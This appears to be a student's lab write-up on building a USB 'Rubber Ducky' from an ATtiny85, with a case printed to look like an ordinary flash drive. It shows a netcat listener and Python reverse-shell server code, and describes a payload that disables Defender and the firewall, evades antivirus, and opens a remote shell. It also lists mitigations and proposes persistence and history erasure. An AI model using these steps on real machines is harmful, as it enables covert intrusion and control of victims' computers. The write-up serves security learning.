
Unknowingly plugging in a circuit board into your computer is possibly unlikely. How about if it looked like a normal flash drive? I have a background in 3D modeling and wanted to incorporate 3D printing into this project as well. Using the website Onshape.com, users can create a free account and begin 3D modeling a project that can be exported for 3D printing.

Before I could begin, I decided to try and minimize the size of the USB adapter I purchased from Amazon (see section 2). I carefully cut the rubber housing around the adapter.


ATtiny85 USB "Rubber Ducky"

A research project by: Nate Ward.

After making the small modification to the USB adapter I was able to begin 3D modeling the parts. OnShape is easy to learn for beginners, and there are plenty of good tutorial videos available on Youtube.com. I began by drawing the components that need to be installed around the case by measuring everything by hand with a digital micrometer.



The geometry dosen't need to absolutly perfect, after all a 3D printer is made for rapid prototyping and you can make adjustments if necessary. After getting the components modeled I could begin working with the case I had invisioned.



I then printed both sections of the shell on one of my Prusa MK3S+ printers at 0.1mm resolution (to make sure the clasp engaged properly). About an hour later I had a working model that fit properly around the components.


These files will be available on the Github page for my research project if you would like to make one of your own.

ATtiny85 USB "Rubber Ducky"


A research project by: Nate Ward.

12. Deployment and Testing on the Lab Machines.

Before beginning to test the attack vector on my lab environment, I needed to upload the script (Arduino calls this a sketch) to the ATtiny85. First thing that needs to be completed in the Adruino IDE is to select the correct board. This menu is found under the “Tools” menu, select “Board”, and then “Digistump AVR Boards”, and finally “Digispark (Default – 16.5mhz)” as shown below




After selecting the correct board, its time to verify the script. This will test your syntax prior to upload and highlight any issues. The output panel on the bottom of the window will identify any sections that need to be addressed. The image below highlights the verify button location. If everything checks out, the output panel will be similar to what shown below.




Next, its time to upload the script to the ATtiny85. Using the “Arrow” button highlighted in the next image, press to begin the upload process and plug in your device. Note that it is not necessary for the device to be inserted prior to upload. After the upload is complete, the script will run. As soon as the output panel reads “>> Micronucleus done. Thank You!” disconnect the ATtiny85.

⚠ Warning: After the upload is complete, the script will begin to run. Disconnect device as soon as the upload is complete.



Next steps are to launch my lab environment to conduct a proof of concept for this attack. I will be using VMWare Workstation 16 Player for my virtual environment. After downloading Window 10 and Kali Linux, I installed and setup both virtual machines and made sure they were on the same network. After launching both computers, I began on the Kali Linux machine by issuing the netcat command to listen on port 1337. The options used in the following command are; "l" – Listen, "v" – verbose (giving additional information), and "p" – to specify a port number.


```bash
nc -lvp 1337
```




ATtiny85 USB "Rubber Ducky"


A research project by: Nate Ward.

Now that the listener was setup, it was time to conduct the attack. I started the Windows 10 virtual machine and opened the update settings and security dashboard to watch what was happening during the attack. When connecting a USB drive to VMware, you are able to pass the drive through to the VM (only)- this is great because I don't want the script running on my PC. Finally, I was able to connect the "Rubber Ducky" to the virtual machine and observe the effects.






The script ran as designed and dropped the payload successfully. The Antivirus and Firewall turned off and connected to the Kali Linux VM. On the terminal in Kali, I issued the command `calc.exe` if everything works, this should launch the calculator on the Windows 10 VM. I then issued the command `dir` to list the directory contents. While the contents list correctly, the output could be a bit less clunky.



Back to the Windows 10 VM, you can clearly see that the Calculator did indeed launch as we requested in Kali. You can also see that “Virus & threat protection” and Firewall & network protection” are both off as the script instructed.




At this point, everything works (and is terrifying). With zero intervention outside of plugging the drive in to a PC, it opened a PowerShell as Admin, disabled the firewall and antivirus, and connected to a unknown computer. The only complaint I have is the output on the Kali terminal, everything was difficult to read when listing large directories. So what about another option for creating a reverse shell, I looked around the internet and finally found a website and guide that serves as a walkthrough for creating one in Python.

13. Refining the Output and Installing Python.

Using the guide available at ThePythonCode.com[13], I began by downloading and installing the latest version of Python on the Windows 10 VM. To get the script to run from the command line, an environment variable needs to be added to the system. I used a guide available from Computerhope.com to complete the following steps.

1. Use the keys WIN + Pause to open the “System Properties”
2. Select “Advanced system settings”.
3. Click “Environment Variables…”
4. Select “PATH” in the “System Variables” section.
5. Click “New or Edit” (depending on your windows version and add the following; `C:\Windows;C:\Windows\System32;C:\Python31` (*NOTE: paths are separated by semicolons).



ATtiny85 USB "Rubber Ducky"


A research project by: Nate Ward.

After install and configuring Python on the Windows 10 VM, I grabbed to code from ThePythonCode.com[13], for both the client and server. I added the client code in the section “The Shell Script(s)” above. The server code is as follows.


PYTHON

```python
!/usr/bin/env python3

import socket

SERVER_HOST = "0.0.0.0"
SERVER_PORT = 1337
BUFFER_SIZE = 1024 * 256

SEPARATOR = "<sep>"

s = socket.socket()


s.bind((SERVER_HOST, SERVER_PORT))

s.listen(5)
print(f"[+] Listening as {SERVER_HOST}:{SERVER_PORT} ...")

client_socket, client_address = s.accept()
print(f"[+] {client_address[0]}:{client_address} Connected!")

cwd = client_socket.recv(BUFFER_SIZE).decode()
print("[+] Current working directory:", cwd)

while True:
    command = input(f"{cwd}> ")
    if not command.strip():
        continue
```

Next, I modified the “Rubber Ducky” script for the new Pastebin file. And reconducted the attack. This is the final output of that attack on the Kali Linux VM. As you can see from below, the output is MUCH cleaner and readable.



Now, since I switched to a different reverse shell script, I investigated as to whether this script would work *without* disabling Defender Antivirus and Windows Firewall. To my surprise, this also worked.



For my final step in the project, I optimized the timings inside the Rubber Ducky script to operate as fast as possible. The script now executes in approximately 12 seconds.

14. Attack Dependencies & Mitigation Strategies.

Mitigations are the same regardless of the type of script being ran.

- Apply the principal of least privileged access, if this account did NOT have Admin access- none of these commands would be successful.
- Block unknown devices and accessories by endpoint security configurations and monitoring agents.
- Don't EVER plug in an unknown device, incorporate this principal into cybersecurity training materials.
- Use a third-party application for blocking devices similar to a Rubber Ducky. Penteract has a free application that automatically locks your computer screen anytime a new HID device is connected stopping this attack in its tracks. Simply enter your password to continue.

A. The PowerShell Version of the Script.

Dependencies for this version of the script. Windows Defender Antivirus (when enabled) caught this malicious script immediately. Windows Firewall also would not let the script through. This makes this type of attack very noisy, hopefully alerting the security operations center and allowing them the intelligence to block the port before a bad actor has time to do any real damage.

B. The Python Version of the Script.

This version of the script requires that the computer being infected having Python install and able to run from the PowerShell command line. Otherwise, it's fairly scary, running with active Antivirus and Firewall (not to mention how easy it is to complete this attack).

15. Future Development of the Project.

Using the guide available from ThePythonCode.com[13], they suggest extending the project and offer some examples.

- Using a `threading` module, enable the server to accept multiple connections at the same time.

- Add a custom command that would get the system hardware information using `psutil` third-party module.
- Add `download` and `upload` commands to and from the client.
- Add a custom command to record the client's screen and then download the recorded video.
- Add another to record audio on their default microphone.

I think would be a good project to continue in the future, not only to learn more about cybersecurity in general, but also dive a little deeper into Python programming. I would like to extend this script to add all the suggestions, and possibly a few more. My additions would also be a command that would create persistent access and something to erase the history from PowerShell to remain undetected (if possible). Watch for updates in the future by following my project on Github.

16. Conclusions & Closing.

Thank you for reading and following along with this project. It has been very enlightening for me to discover and build along the way. When I initially had the idea for this project, I did not assume that it was possible for the script to run and bypass antivirus and firewall restrictions. After testing and refining the concept (using the Python code), I was very surprised to see it complete with no intervention from the user- and without turning OFF Antivirus and Firewall controls. Please use this code and guide responsibility, and within the confines of the 